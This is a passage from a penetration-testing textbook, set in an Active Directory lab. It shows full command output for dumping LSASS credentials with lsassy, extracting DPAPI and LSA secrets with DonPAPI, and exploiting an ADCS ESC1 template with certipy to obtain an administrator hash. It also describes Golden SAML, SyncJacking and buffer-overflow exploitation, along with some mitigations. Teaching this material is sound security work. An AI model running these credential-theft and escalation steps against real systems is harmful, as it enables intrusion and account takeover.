In [Example 7-21](#) you can also see a service account (sql_svc) and its password (YouWillNotKerberoastingMeeeeee). Service accounts often have elevated privileges on the system or network and can be used to pivot and escalate privileges further. The tool cleans up by stopping the RemoteRegistry service, attempting to leave no traces that it was used to access the system.

Using Lsassy to Extract Credentials from LSASS

Lsassy is a tool used to remotely extract credentials from LSASS on Windows systems, as demonstrated in [Example 7-22](#).

Example 7-22 Using the Lsassy Tool to Extract Credentials from LSASS

[Click here to view code image](#)

```
websploit# proxychains lsassy --no-pass -d NORTH -u EDDARD.STARK 192.168.56.22
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16-git-6-94b53180
[proxychains] Strict chain 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
SUCCESS: root: Authentication successful
[+] 192.168.56.22 Authentication successful
[proxychains] Strict chain 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
SUCCESS: root: Lsass dumped in C:\Windows\Temp\RYHLOSSP.png (48311686 Bytes)
[+] 192.168.56.22 Lsass dumped in C:\Windows\Temp\RYHLOSSP.png (48311686 Bytes)
```

```

SUCCESS: root: Lsass dump deleted
[+] 192.168.56.22 Lsass dump deleted
SUCCESS: root: NORTH\CASTELBLACKS [NT] 9032699b398f3f08f9c5c364b60274 | [SHA1]
4f34de2fcfa8907f1cc19cd94727ddd3db8c7a3a
[+] 192.168.56.22 NORTH\CASTELBLACKS [NT] 9032699b398f3f08f9c5c364b60274 | [SHA1]
4f34de2fcfa8907f1cc19cd94727ddd3db8c7a3a
SUCCESS: root: north.sevenkingdoms.local\CASTELBLACKS [PWD] ?::oToN*7@,hLihsMiandU*
0T!yhx31%crBNIH*H/G],@9j]YuBOXrAOX4Yh7z4RXGNAS<ina,CHh\F95MT\4wztnDHMtA4L4--hD2\Y-
T2r"W\RVRjz
[+] 192.168.56.22 north.sevenkingdoms.local\CASTELBLACKS [PWD] ?::oToN*7@,hLihsMi
andU*0T!yhx31%crBNIH*H/G],@9j]YuBOXrAOX4Yh7z4RXGNAS<ina,CHh\F95MT\4wztnDHMtA4L4-
+hD2\Y-T2r"W\RVRjz
SUCCESS: root: NORTH\sqli_svc [NT] 84a5092f53390ea48d660be52b93b804 | [SHA1]
9fd961155e28b1c6f9b3859f32f4779ad6a06404
[+] 192.168.56.22 NORTH\sqli_svc [NT] 84a5092f53390ea48d660be52b93b804 | [SHA1]
9fd961155e28b1c6f9b3859f32f4779ad6a06404

```

In [Example 7-22](#), Lsassy attempts to connect and extract information without needing a password, leveraging the privileges of the provided user (EDDARD.STARK). It successfully connects to the target system (192.168.56.22) and dumps the LSASS process memory.

The dump file (RYHLOSSP.png) is stored in the C:\Windows\Temp\ directory and then deleted to cover tracks. A plaintext password for the user north.sevenkingdoms.local\CASTELBLACKS is extracted and appears as ?::oToN*7@,hLihsMiandU*0T!yhx31%crBNIH*H/G],@9j]YuBOXrAOX4Yh7z4RXGNAS<ina,CHh\F95MT\4wztn+hD2\Y-T2r"W\RVRjz. This represents a complex password stored in memory. After dumping LSASS and extracting the secrets, the tool deletes the LSASS dump file to minimize evidence of the intrusion.

ProxyChains and Lsassy are two separate yet complementary tools often used in advanced penetration testing and credential harvesting scenarios. ProxyChains focuses on routing network traffic through a series of proxy servers, thereby obscuring its origin and making it difficult to trace. This capability provides not only anonymity but also can help you bypass many network restrictions and geoblocking. Security professionals frequently leverage ProxyChains in penetration testing and red team engagements to mask their activities and maintain stealth.

On the other hand, Lsassy is a Python-based tool designed to remotely extract credentials from the LSASS process on Windows systems. By targeting the memory of the LSASS process, Lsassy enables the harvesting of passwords and hashes without direct physical access to a target machine. This makes it a good asset in penetration testing and red-team operations, allowing testers to simulate sophisticated attacks and evaluate the strength of existing security controls. Among its key features are multiple dumping methods (such as comsvcs.dll, ProcDump, and Dumpert), support for many authentication methods, and integration with other well-known offensive security tools like BloodHound. When combined,

ProxyChains and Lsassy can serve as a powerful duo, enabling testers to maintain anonymity, evade defenses, and efficiently gather critical credential information.

Using DonPAPI to Target the Windows Data Protection Application Programming Interface (DPAPI)

DonPAPI is a tool for extracting DPAPI secrets, credentials, and other sensitive information from a target Windows system. By retrieving these secrets, you can potentially decrypt encrypted data, leverage cached credentials for lateral movement, and gain further access to the network.

DonPAPI can be downloaded from <https://github.com/login-securite/DonPAPI>.

In **Example 7-23**, DonPAPI successfully connects to the target system (192.168.56.22), which belongs to the CASTELBLACK domain (north.sevenkingdoms.local), and it identifies the Windows version and the fact that SMB signing is disabled. Disabling SMB signing can expose systems to various network attacks. Several users on the system are found and listed, including .NET service accounts, domain users (jon.snow, samwell.tarly), and service accounts (like sql_svc).

Example 7-23 Using DonPAPI

[Click here to view code image](#)

```
websploit# proxychains DonPAPI -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16-git-6-94b53180
INFO Loaded 1 targets
[proxychains] Strict chain 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
INFO [192.168.56.22] [+] CASTELBLACK (domain:north.sevenkingdoms.local)
(Windows 10.0 Build 17763) [SMB Signing Disabled]
[proxychains] Strict chain 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
INFO host: \\192.168.6.1, user: eddard.stark, active: 1635, idle: 0
INFO host: \\192.168.56.1, user: robb.stark, active: 1567, idle: 1567
INFO [192.168.56.22] [+] Found user .NET v2.0
INFO [192.168.56.22] [+] Found user .NET v2.0 Classic
INFO [192.168.56.22] [+] Found user .NET v4.5
INFO [192.168.56.22] [+] Found user .NET v4.5 Classic
INFO [192.168.56.22] [+] Found user ALL Users
INFO [192.168.56.22] [+] Found user Classic .NET AppPool
INFO [192.168.56.22] [+] Found user Default
INFO [192.168.56.22] [+] Found user Default User
INFO [192.168.56.22] [+] Found user jon.snow
INFO [192.168.56.22] [+] Found user Public
INFO [192.168.56.22] [+] Found user samwell.tarly
INFO [192.168.56.22] [+] Found user sql_svc
INFO [192.168.56.22] [+] Found user vagrant
INFO [192.168.56.22] [+] Dumping LSA Secrets
```

```

INFO [192.168.56.22] [+] LSA: vagrant : vagrant
INFO [192.168.56.22] [-] Found DPAPI Machine key :
0xea3e9fb16582f8a607106efafe3959b63f24d
INFO [192.168.56.22] [-] Found DPAPI User key :
0xe52bfb64e38780c8a1eb6b0c8d49b6a40755faeb
INFO [192.168.56.22] [-] Found DPAPI Machine key :
0x53759d319f4a23f1765fdb5cd983eae3232182dd
INFO [192.168.56.22] [-] Found DPAPI User key :
0x243f9f0a11073c08fb5150520c50265bf6c64b7b
INFO [192.168.56.22] [+] LSA: NLSKM_history : 39fb46d843b6ec6ded7ce1c502daeb
44f71e125bf5efb148614d6a30f93de420648f435b145837e1a9829d6451914d2c46657032bc50401
ae3349cdd2e092ce
INFO [192.168.56.22] [+] LSA: north.sevenkingdoms.local\sql_svc :
YouWillNotKerberoastingMeeeeee
[+] Dumping SAM Secrets
[+] SAM : Collected 6 hashes

```

In [Example 7-23](#) the tool extracts the Data Protection API keys that are used to encrypt and decrypt sensitive data on the system:

- **Machine Key:** 0xea3e9fb16582f8a607106efafe3959b63f24d
- **User Key:** 0xe52bfb64e38780c8a1eb6b0c8d49b6a40755faeb

The NLSKM History includes past Network Logon Service Keys that might be used to decrypt more information or to authenticate into the system.

The password for the sql_svc account is

YouWillNotKerberoastingMeeeeee.

The DonPAPI tool dumps the SAM database, which contains hashed passwords for local accounts. Six hashes are collected in this case.

ADCS Reconnaissance and Enumeration with Certipy and BloodHound

Active Directory Certificate Services (ADCS) is a Microsoft Windows Server role that provides public key infrastructure (PKI) capabilities for issuing and managing digital certificates. These certificates are used for secure communications, authentication, and encryption within an organization's network.

The following are the components of ADCS:

- **Certification Authorities (CAs):** ADCS allows you to set up root and subordinate CAs to issue and manage certificates. These CAs are responsible for validating the identity of users, computers, and services before issuing certificates.
- **Certificate Management:** ADCS allows the issuance, renewal, revocation, and management of digital certificates. This includes features like web enrollment for requesting certificates via a web browser and online responders for checking the revocation status of certificates.

- **Integration with Active Directory:** ADCS integrates with Active Directory Domain Services (AD DS) to leverage existing identity information for certificate registration. This integration supports centralized management and automation of certificate provisioning across the network.
- **Policy-Based Enrollment:** ADCS uses certificate templates and enrollment policies to control how certificates are issued and managed. These policies can be configured based on user roles, device types, or network locations to ensure only authorized entities receive specific certificates.

ADCS reconnaissance and enumeration are used for identifying potential vulnerabilities and attack paths within an AD environment. Tools like BloodHound and Certipy are commonly used for this purpose.

BloodHound includes ADCS attack paths, allowing you to identify vulnerabilities related to certificate services. This capability includes identifying principals with certificate enrollment rights and analyzing permissions on certificate templates.

Certipy is a Python-based tool designed specifically for enumerating and exploiting vulnerabilities in ADCS. It is useful for identifying misconfigured certificate templates that could be abused for privilege escalation. Certipy can enumerate ADCS configurations using valid domain credentials. It identifies vulnerable certificate templates by checking permissions and other configurations that might allow unauthorized certificate requests. You can access Certipy's GitHub repository at

<https://github.com/ly4k/Certipy>.

Example 7-24 demonstrates how to perform ADCS enumeration with Certipy.

Example 7-24 Using *certipy* for Recon and Enumeration

[Click here to view code image](#)

```
websploit# certipy find -u khal.drogo@essos.local -p 'horse' -dc-ip 192.168.56.12
Certipy v4.0.0 - by Oliver Lyak (Ly4k)
[*] Finding certificate templates
[*] Found 38 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 16 enabled certificate templates
[*] Trying to get CA configuration for 'ESSOS-CA' via CSRA
[*] Got CA configuration for 'ESSOS-CA'
[*] Saved BloodHound data to 20250101123045_Certipy.zip'. Drag and drop the file
into the BloodHound GUI from @ly4k
[*] Saved text output to '20250101123045_Certipy.txt'
[*] Saved JSON output to '20250101123045_Certipy.json'
```

In **Example 7-24**, the **certipy** tool is used with the **-u** and **-p** options to specify the username (khal.drogo@essos.local) and password (horse) used to authenticate to the target system. The **-dc-ip** is used to specify the IP address of the domain controller (192.168.56.12).

Here, the tool found 38 certificate templates within the target domain's PKI infrastructure. Certificate templates define the policies and rules for issuing certificates. It then identifies one certificate authority (CA). Out of the 38 templates, 16 are enabled, suggesting they can be used to request certificates. Then **certipy** attempts to retrieve the configuration for the identified certificate authority, ESSOS-CA, using Certificate Services Remote Administration (CSRA). It successfully retrieves the CA configuration, indicating that it might be possible to interact with this CA for various actions, such as requesting certificates. It saves data for analysis, including

- **BloodHound data:** A .zip file (20220905085723_Certipy.zip), which can be used with BloodHound to analyze Active Directory relationships and privileges
- **Text output:** A .txt file containing the textual results of the enumeration
- **JSON output:** A .json file that can be used for further automated processing or analysis

What Is Certificate Services Remote Administration (CSRA)?

CSRA is a Windows administrative capability related to managing ADCS. It allows remote interaction with the certificate authority within a Windows environment. The CSRA interface can be used to configure and manage certificate templates, issue or revoke certificates, and oversee the overall public key infrastructure (PKI) settings for the domain. It provides the ability to manage the CA services remotely. This capability is useful for administrators who need to configure or troubleshoot certificate services without direct access to the server.

With CSRA, an administrator can access CA objects such as certificate templates, certificate revocation lists (CRLs), issued certificates, and pending requests. This access allows administrators to oversee and manage certificates efficiently.

Since CSRA enables remote access to sensitive certificate operations, it can pose a security risk if not properly secured. Attackers who gain unauthorized access to CSRA can enumerate certificate templates to find misconfigurations or weaknesses. They can also issue rogue certificates, which can be used in impersonation attacks or for lateral movement. You can also extract sensitive information such as keys and configuration details.

Attackers (or you, as an ethical hacker) could exploit misconfigurations in ADCS through tools like Certipy, Certify, or Mimikatz. These misconfigurations include weak certificate template permissions, excessive access rights, or improperly secured CA configuration, potentially allowing attackers to escalate privileges or persist within the environment.

CSRA typically relies on Distributed Component Object Model (DCOM) and remote-procedure call (RPC) protocols to enable remote interactions with the CA. These protocols must be properly configured and secured to prevent exploitation.

Exploitation Using Certipy

Example 7-25 demonstrates a successful abuse of ADCS using the **certipy** tool. The attacker requested a certificate for the administrator@essos.local account using a vulnerable template (ESC1). Using the obtained certificate, the attacker authenticated and retrieved the hash of the administrator. This hash can now be used for further exploitation, such as pass-the-hash attacks, allowing the attacker to escalate privileges or move laterally within the network.

Example 7-25 Using *certipy* for Exploitation

[Click here to view code image](#)

```
websploit# certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC1 -ca ESSOS-CA -upn administrator@essos.local
Certipy v4.0.0 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 9

[*] Got certificate with UPN 'administrator@essos.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'

websploit# certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
Certipy v4.0.0 - by Oliver Lyak (ly4k)
[*] Using principal: administrator@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da
```

In **Example 7-25**, the first command is used for requesting a certificate from the CA using a specific template (ESC1) and targeting a user principal name (UPN) of administrator@essos.local. It is using the requested

certificate file (administrator.pfx) to obtain a ticket-granting ticket (TGT) and NT hash.

The second command uses the saved certificate (administrator.pfx) to authenticate as administrator@essos.local. It successfully obtains a TGT for the user, which is saved in a cache file (administrator.ccache). Using this authenticated access, the tool then retrieves the NT hash for the administrator account
(aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da).

Additional Resources About ADCS Exploitation and Escalation Through Certificate

BlackHills Information Security (a U.S.-based company) published a series of tutorials on how to abuse ADCS at www.blackhillsinfosec.com/abusing-active-directory-certificate-services-part-one. Additionally, the Hacker Recipes website (<https://www.thehacker.recipes/ad/movement/adcs/certificate-templates>) also includes numerous resources and tutorials about Escalation through Certificate (ESC). These vulnerabilities are due to misconfigurations in certificate templates, weak certificate mapping, and improper issuance policies. The process of certificate mapping, which associates certificates with account objects, plays a crucial role in these vulnerabilities. It can be implicit or explicit, and strong or weak, influenced by specific Registry keys like StrongCertificateBindingEnforcement and CertificateMappingMethods.

Key vulnerabilities include ESC1 (template allows Subject Alternative Name specification), ESC2 (Any Purpose EKU or no EKU), ESC3 (Certificate Request Agent EKU), ESC9 (lack of security extension), ESC10 (weak certificate mapping due to misconfigured Registry keys), ESC13 (issuance policy linked to privileged groups), and ESC14 (weak explicit mapping configurations). These vulnerabilities can be exploited using tools like Certipy, allowing attackers to request certificates for other users, escalate privileges, or authenticate as high-privileged accounts.

Mitigating these risks involves proper configuration of certificate templates and EKUs, correct setup of critical Registry keys, careful management of issuance policies, and regular auditing of ADCS environments.

Abusing Discretionary Access Control Lists (DACLS) and Access Control Entries (ACEs)

AD Domain Services relies on a complex system of access controls to manage resource privileges. At the heart of this system are access control entries (ACEs), which collectively form discretionary access control lists (DACLS). These DACLS define the permissions granted or denied to users

and groups (principals) for various securable objects within the Active Directory environment, such as users, groups, computers, containers, and organizational units (OUs).

The power of ACEs lies in their granularity, but this also introduces potential security risks when misconfigured. You can exploit improperly set ACEs to perform lateral movement or escalate privileges within an AD domain. The abuse typically involves an attacker gaining control of an object (objectB) that has specific rights over a target object (objectA), as defined in the ACE. This scenario opens up various attack vectors, including self-attacks like Kerberos Resource-Based Constrained Delegation (RBCD) or Shadow Credentials, ACE inheritance abuse, and even compromising high-value targets with **adminCount=1** through techniques like gPLink spoofing.

Security professionals and attackers alike use a range of tools to identify and potentially exploit DACL misconfigurations. These tools include BloodHound, PowerSploit's PowerView, native PowerShell cmdlets, and Impacket's dacedit.py. Each ACE type, such as WriteDacl, GenericAll, GenericWrite, and AllExtendedRights, carries specific implications for object access and potential abuse. Understanding these permissions is important for both attacking and defending AD environments.

Tip

The Hacker Recipes website includes different tutorials about abusing DACL at

<https://www.thehacker.recipes/ad/movement/dacl>.

The Golden SAML Attack

The Golden SAML Attack targets federated environments using the Security Assertion Markup Language (SAML) protocol for single sign-on (SSO). It was first discovered by CyberArk researchers. This attack allows you to forge authentication tokens, granting unauthorized access to applications and services that rely on SAML for authentication, such as cloud services like AWS, Microsoft Azure, and Office 365.

The Golden SAML attack exploits the way SAML authentication works in federated environments:

Step 1. Initial Compromise: The attacker must gain administrative access to the Active Directory Federation Services (ADFS) server. This step involves obtaining the private key used for signing SAML tokens.

Step 2. Token Forgery: With the private key, the attacker can forge a SAML authentication object (SAMLResponse). This forged token can be crafted to

impersonate any user with any privileges, allowing access to any service that trusts the compromised identity provider.

Step 3. Accessing Services: The forged token is presented to service providers, which accept it as a legitimate authentication request. This allows the attacker to bypass normal authentication processes, including multifactor authentication.

Step 4. Persistence: The attack provides persistent access to federated services until the compromised signing key is invalidated and replaced. This makes it difficult to detect and mitigate.

Figure 7-16 illustrates the Golden SAML Attack flow.




Figure 7-16

The Process of a Golden SAML Attack

In **Figure 7-16**, the attack begins when the attacker gains administrative access to the ADFS server. This access is typically obtained through privilege escalation within the network. By gaining access to the ADFS server, the attacker can retrieve the private key used for signing SAML tokens. This key is crucial for the attack because it allows the attacker to create valid tokens that will be accepted by service providers.

Once the attacker has administrative access, they can extract the private key from the ADFS server. This private key is what the ADFS server uses to sign SAML tokens, thereby verifying the authenticity of user identity claims to service providers. With this key in hand, the attacker can forge SAML tokens at will.

Armed with the private key, the attacker can now forge a SAML token that claims to represent any user, including privileged accounts like administrators. The forged token is then signed using the stolen private key, making it appear legitimate to service providers. This step is critical because the signature convinces service providers that the token is authentic and issued by the legitimate ADFS server.

After forging the token, the attacker presents it to a service provider, such as cloud services like AWS or Office 365. Because the token is signed with the legitimate private key of the ADFS server, the service provider accepts it as valid and grants access to the services and resources. This process allows the attacker to impersonate any user in the environment.

The service provider, trusting the authenticity of the SAML token, grants access based on the identity and privileges embedded in the token. This access permits the attacker to assume the role of any user within the system, gaining unauthorized control over various services and data.

This attack can be repeated indefinitely as long as the signing key remains valid. The attacker can continue to access services by forging new SAML tokens using the stolen private key. This loop persists until the ADFS server's signing certificate is invalidated or changed, highlighting the attack's persistence and potential impact.

The key points of a Golden SAML attack are its impact, persistence, and mitigation strategies. The impact is significant because the attacker can impersonate any user, including privileged accounts, to gain unauthorized access to services and sensitive data. The persistence of the attack is notable because it does not rely on direct network access once the private key is obtained; forged tokens can be used from anywhere, complicating detection and remediation. Mitigation involves changing the signing certificate and private key on the ADFS server, strengthening access controls, and monitoring for suspicious SAML token usage to prevent or respond to such attacks.

Microsoft Entra Connect (Azure AD Connect) Sync Account Takeover

The Azure AD Connect Sync Account Takeover, also known as SyncJacking, is still a potential threat even with the introduction of Microsoft Entra. This attack involves exploiting the synchronization process between on-premises Active Directory and Microsoft Entra ID

(formerly Azure AD) to take over accounts, including those with high privileges like Global Administrator roles.

Despite Microsoft's efforts to enhance security, such as removing unused permissions from Directory Synchronization Accounts and updating hardening guidelines, vulnerabilities still exist. For instance, attackers with certain permissions can abuse the synchronization process to take over synchronized accounts by manipulating the hard matching synchronization feature.

What Steps Can You Take to Safeguard Against Such an Attack?

While Microsoft has improved security with Entra, the potential for account takeover through Azure AD Connect Sync remains if proper security practices are not followed. Per Microsoft's tiering model, both the server and the account should be categorized as T0 (Tier Zero). This level of permission is designated for particularly powerful and sensitive accounts. Consequently, only accounts with domain administrator rights should possess corresponding permissions on the server, making the local administration account particularly important to protect. A widely recommended solution is the Local Admin Password Solution (LAPS), which ensures that the local administration account has a unique password that only T0 accounts can access.

Additionally, Credential Guard should be implemented on the server, and a modern Endpoint Protection solution is essential. You can learn about Credential Guard at <https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard>.

You should always apply security patches, implement strong access controls, and monitor for unusual activities in both on-premises and cloud environments.

Microsoft Entra Privileged Identity Management (PIM) Abuse

Privileged identity management (PIM) offers time-based and approval-based role activation to reduce the risks associated with excessive, unnecessary, or misused access permissions on important resources. Some of its key features include providing just-in-time privileged access to Microsoft Entra ID and Azure resources, assigning time-limited access to resources with defined start and end dates, and requiring approval for activating privileged roles. PIM also mandates multifactor authentication for role activation and requires justification to clarify why users activate roles. Additionally, it sends notifications when privileged roles are activated and conducts access reviews to verify if users still need their roles. PIM allows for the downloading of audit history for internal or external audits

and prevents the removal of the last active assignments for Global Administrator and Privileged Role Administrator roles.

Privilege Escalation in Microsoft Entry PIM

Misconfigurations in just-in-time privileged access can lead to privilege escalation. If not configured correctly, PIM can inadvertently grant excessive privileges to users, increasing the risk of misuse or unauthorized access to sensitive resources.

As an administrator, you can select from various options such as managing Microsoft Entra roles, Azure resource roles, or PIM for Groups. Depending on your selection, you will see the relevant set of management options. For Microsoft Entra roles within PIM, only users in the Privileged Role Administrator or Global Administrator roles can manage assignments for other administrators. Additionally, Global Administrators, Security Administrators, Global Readers, and Security Readers can view assignments for Microsoft Entra roles in PIM.

For Azure resource roles in PIM, only a subscription administrator, resource owner, or resource user access administrator can manage assignments for other administrators. By default, Privileged Role Administrators, Security Administrators, and Security Readers do not have access to view assignments for Azure resource roles in PIM.

Advanced Linux Environment Attack Techniques

In [Chapter 6, “Advanced Post-Exploitation Techniques,”](#) you learned many post-exploitation methods and tools that can be used against Linux and Windows systems; however, we haven’t yet explored advanced Linux attack techniques. Let’s start with the classic buffer overflow vulnerabilities.

Buffer overflows are a common and critical security vulnerability in Linux systems that occur when a program writes more data to a buffer than it can hold. This overflow can lead to memory corruption, allowing attackers to execute arbitrary code, crash the program, or gain unauthorized access to systems. Buffer overflow can also occur on Windows and macOS systems.

A Quick Refresher on How Buffer Overflows Work

A buffer overflow occurs when data exceeds the allocated space in memory, overwriting adjacent memory locations. This can corrupt data, cause unexpected behavior, or allow an attacker to manipulate the execution flow of a program. In Linux systems, buffer overflows typically exploit

stack-based buffers, where the overflow can overwrite control data such as return addresses or function pointers.

There are different types of buffer overflows:

- **Stack-Based Buffer Overflow:** This is the most common type where the overflow occurs in the call stack memory. It can overwrite local variables and control data such as the return address.
- **Heap-Based Buffer Overflow:** This occurs in the heap memory area used for dynamic memory allocation. It is less common but can be exploited to overwrite adjacent memory blocks.

How to Exploit Buffer Overflows

Exploiting a buffer overflow involves several steps:

- **Discovery:** Identifying vulnerable code through manual review or automated scanning
- **Payload Crafting:** Creating a payload that will overflow the buffer and redirect execution flow
- **Injection:** Delivering the payload through user input or network vectors
- **Triggering:** Causing the program to execute with the crafted payload, leading to memory corruption

Figure 7-17 illustrates the detailed steps to exploit buffer overflow and similar vulnerabilities.






Figure 7-17

The Process of Exploiting Buffer Overflow and Similar Vulnerabilities

The following are the key steps represented in [Figure 7-17](#):

Step 1. Start Discovery:

The process begins with discovery, where the goal is to identify potential vulnerabilities in the target system. This step can involve a mix of manual review and automated scanning.

- **Manual Review:** Security researchers review code manually to find insecure practices that could lead to buffer overflows, such as unchecked memory operations (for example, strcpy, sprintf).
- **Automated Scanning:** Tools like static code analyzers or vulnerability scanners are used to identify potential flaws in the application.

Step 2. Vulnerable Code Found?

The next step checks whether vulnerable code has been found (such as a function or operation that doesn't properly manage buffer boundaries). If no vulnerability is identified, the process ends. If a vulnerability is found, it moves to payload crafting.

Step 3. Payload Crafting:

In this step, an attacker develops an exploit payload that will be injected into the vulnerable code to trigger a buffer overflow. The process involves these parts:

- **Create Payload:** The attacker crafts a malicious payload that will exceed the buffer's capacity and overwrite adjacent memory.
- **Test Payload:** The payload is tested to ensure it behaves as expected when injected into the vulnerable code, manipulating memory such as overwriting return addresses to gain control of execution.

Step 4. Successful Payload?

After testing the payload, the attacker checks whether it is successful. If the payload doesn't work, it is revised and tested again. If it works, they move to the injection phase.

Step 5. Start Injection:

This stage involves delivering the malicious payload into the vulnerable code via different methods, which could be one of the following:

- **User Input:** If the vulnerable application accepts user input, the attacker provides the malicious input that causes the buffer overflow.
- **Network Vectors:** If the vulnerability is exposed through a network service, the payload is sent through network protocols.

Step 6. Payload Delivered?

Here, the attacker checks whether the payload has been successfully delivered to the vulnerable application. If not, they revise the injection method and try again. If the payload is delivered, they proceed to trigger the exploit.

Step 7. Start Triggering:

